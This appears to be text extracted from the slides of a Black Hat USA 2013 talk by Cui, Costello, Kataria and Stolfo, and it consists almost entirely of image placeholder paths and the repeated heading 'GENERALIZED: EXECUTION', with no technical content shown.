

8/1/13





Cui, Costello, Kataria, Stolfo, Blackhat USA  
2013





# GENERALIZED: EXECUTION





# GENERALIZED: EXECUTION





# GENERALIZED: EXECUTION





# GENERALIZED: EXECUTION




# GENERALIZED: EXECUTION



